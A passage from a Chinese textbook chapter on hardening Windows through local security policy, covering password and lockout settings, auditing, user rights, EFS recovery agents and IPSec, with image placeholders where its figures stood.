


图 5-16　密码策略设置

账户策略用来防止恶意攻击，当多次输入不正确的密码时系统会自动锁定该账户，如图 5-17 所示。




图 5-17　账户策略设置

2）本地策略

本地策略中包含“审核策略”、“用户权力指派”和“安全选项”三项内容。

“审核策略”中包含了对系统行为的审核设置，确定哪些系统事件要求审核而哪些不用。

审核发生的事件按照预先设定的方式记录下来以供检查和分析，至于审核的事件是哪些，由审核策略来确定，如图 5-18 所示。




图 5-18 审核策略设置

“用户权力指派”可以将很多重要的系统工作(备份文件和目录、关闭系统)的执行权力交给某些用户。管理员可以确定哪些用户或组可以具备哪些权力，如图 5-19 所示。




图 5-19 用户权力指派设置

“安全选项”中包含了很多用于加强系统访问控制安全性的设置，如图 5-20 所示。




图 5-20 安全选项设置

3）公钥策略

公钥策略用来设置“加密恢复代理人”。NTFS 5.0 具有 EFS 加密功能，EFS 加密是利用非对称加密体系（即公钥私钥对）对文件进行加密，而私钥的持有人为使用 EFS 加密文件的用户，NTFS 依靠该用户的 SID 来判断其私钥。如果用户账户被删除，则即使是新建一个一模一样的用户账户，由于其 SID 不同，也无法恢复经过加密的数据。利用公钥策略可以设置经过加密的数据恢复代理，通过该代理恢复数据，如图 5-21 所示。




图 5-21　公钥策略设置

4）IP 安全策略

“IP 安全策略”中可以设置 IPSec，利用 IPSec 可以为两台使用 IP 协议传输数据的计算机建立一个加密的安全通信通道，从而保证了数据在网络上传输的安全性。IPSec 加密传输的数据，其配置和管理可以在 IP 安全策略中进行，如图 5-22 所示。




图 5-22　IP 安全策略设置

2. 配置并实施组策略

1）组策略

